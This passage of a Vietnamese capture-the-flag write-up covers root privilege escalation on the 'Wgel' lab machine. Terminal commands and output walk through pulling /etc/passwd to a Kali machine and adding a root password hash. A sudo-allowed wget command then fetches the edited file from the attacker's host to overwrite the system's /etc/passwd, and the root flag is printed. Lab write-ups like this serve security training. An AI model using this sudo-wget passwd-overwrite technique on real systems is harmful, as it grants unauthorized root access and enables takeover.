Đối với cách tìm flag cuối cùng, thì việc đoán mang tính may rủi rất nhiều, do đó để có thể thực hiện nâng cấp lên quyền root một cách chủ động hơn thì việc này đòi hỏi nhiều kỹ thuật hơn. Theo một write up thì quy trình thực hiện leo thang đặc quyền của nó sẽ trải qua các giai đoạn như sau:

1. Chúng ta sẽ tìm cách tải file /etc/passwd trên Wgel về máy Kali Linux.
2. Chúng ta sẽ tạo một mật khẩu và thêm vào account root trong file /etc/passwd.
3. Chúng ta upload file /etc/passwd đã được ta chỉnh sửa lên server thông qua công cụ Wget vào directory /etc. Lúc này vì Wget được phép chạy với phân quyền của root, nó sẽ thay thế file passwd trong directory /etc thành file mới có kèm theo giá trị password của root mà ta đã thêm vào.
4. Lúc này, ta chỉ cần đăng nhập vào root với mật khẩu đã thiết lập ở bước 2 là xong.

Đầu tiên, copy toàn bộ nội dung file /etc/passwd vào /tmp (đây là nơi cung cấp quyền cho toàn bộ user nên dễ dàng hoạt động hơn). Sau đó tạo một server ảo bằng lệnh python thông qua module SimpleHTTP





Tiến hành tải về trên máy kali

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# wget http://10.10.207.69:8000/passwd                                    130 ×
--2022-08-24 05:32:52--  http://10.10.207.69:8000/passwd
Connecting to 10.10.207.69:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2293 (2.2K) [application/octet-stream]
Saving to: 'passwd'

passwd                   100%[===================================>]   2.24K  --.-KB/s    in 0.001s

2022-08-24 05:32:52 (2.12 MB/s) - 'passwd' saved [2293/2293]


┌──(root💀kali)-[/home/kali/Desktop]
└─# ls -la
total 3480
drwxr-xr-x  4 kali kali    4096 Aug 24 05:32 .
drwxr-xr-x 17 kali kali    4096 Aug 24 03:54 ..
-rwxrw-rw-  1 kali kali   37087 Mar 16 23:12 common-web-content.txt
-rw-r--r--  1 root root   73802 Jun  9 20:23 Exploit.exe
-rwxr-xr-x  1 kali kali    3826 Aug 10  2021 firefox-esr.desktop
-rwxr-xr-x  1 root root    5161 Mar 15 02:50 Flag.pdf
-rw-------  1 root root    1675 Aug 24 04:48 id_rsa
drwxr-xr-x  4 kali kali    4096 Nov 30  2021 Labsetup
-rwxrwxr-x  1 kali kali 3338360 Mar 23  2021 md5collgen
-rw-r--r--  1 root root    2293 Aug 24 05:29 passwd
```


Và kết quả sẽ là

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
```


Chúng ta sẽ dùng công cụ openssl trên Kali Linux để tạo một password mã hóa có cùng thuật toán mã hóa với file /etc/passwd như bên dưới, chọn password là iloveyou123 nhé:




Thêm password vào file passwd khi nãy, trước khi thay đổi:





Sau khi thay đổi, password sẽ nằm tại vị trí ký tự “x” sau từ root ban đầu.





Tại sao lại thay đổi chỗ này thì đọc [link sau.]

Tiếp theo cần đưa ngược file này về máy máy server.


Tạo server bằng python trên máy kali




Trên máy server tải file về thông qua wget




Lúc này thì nếu tải bình thường thì sẽ bị chặn do không có quyền. Mà khi kiểm tra phía trên thì user jessie có quyền sử dụng wget dưới quyền root mà không cần mật khẩu.




Câu lệnh đầy đủ lúc này sẽ là:

sudo /usr/bin/wget http://10.4.43.108:8000/passwd -O /etc/passwd

```
jessie@CorpOne:~$ sudo /usr/bin/wget http://10.4.43.108:8000/passwd -O /etc/passwd
--2022-08-25 10:43:36--  http://10.4.43.108:8000/passwd
Connecting to 10.4.43.108:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2326 (2,3K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd               100%[=====================================>]   2,27K  --.-KB/s    in 0,001s

2022-08-25 10:43:37 (3,73 MB/s) - '/etc/passwd' saved [2326/2326]
```

Lúc này file password mới của chúng ta đã ghi đè lên file của hệ thống, tức là có thể nâng lên quyền root với password đã tạo trước đó (password: iloveyou123).

```
jessie@CorpOne:~$ su
Password:
root@CorpOne:/home/jessie# whoami
root
root@CorpOne:/home/jessie#
```

Đến đây có thể thực hiện việc tìm flag

```
root@CorpOne:/home/jessie# cd /root
root@CorpOne:~# ls -la
total 28
drwx------  4 root root 4096 oct 26  2019 .
drwxr-xr-x 23 root root 4096 oct 26  2019 ..
-rw-r--r--  1 root root 3106 oct 22  2015 .bashrc
drwx------  2 root root 4096 feb 27  2019 .cache
drwxr-xr-x  2 root root 4096 oct 26  2019 .nano
-rw-r--r--  1 root root  148 aug 17  2015 .profile
-rw-r--r--  1 root root   33 oct 26  2019 root_flag.txt
root@CorpOne:~# cat root_flag.txt
b1b968b37519ad1daa6408188649263d
root@CorpOne:~#
```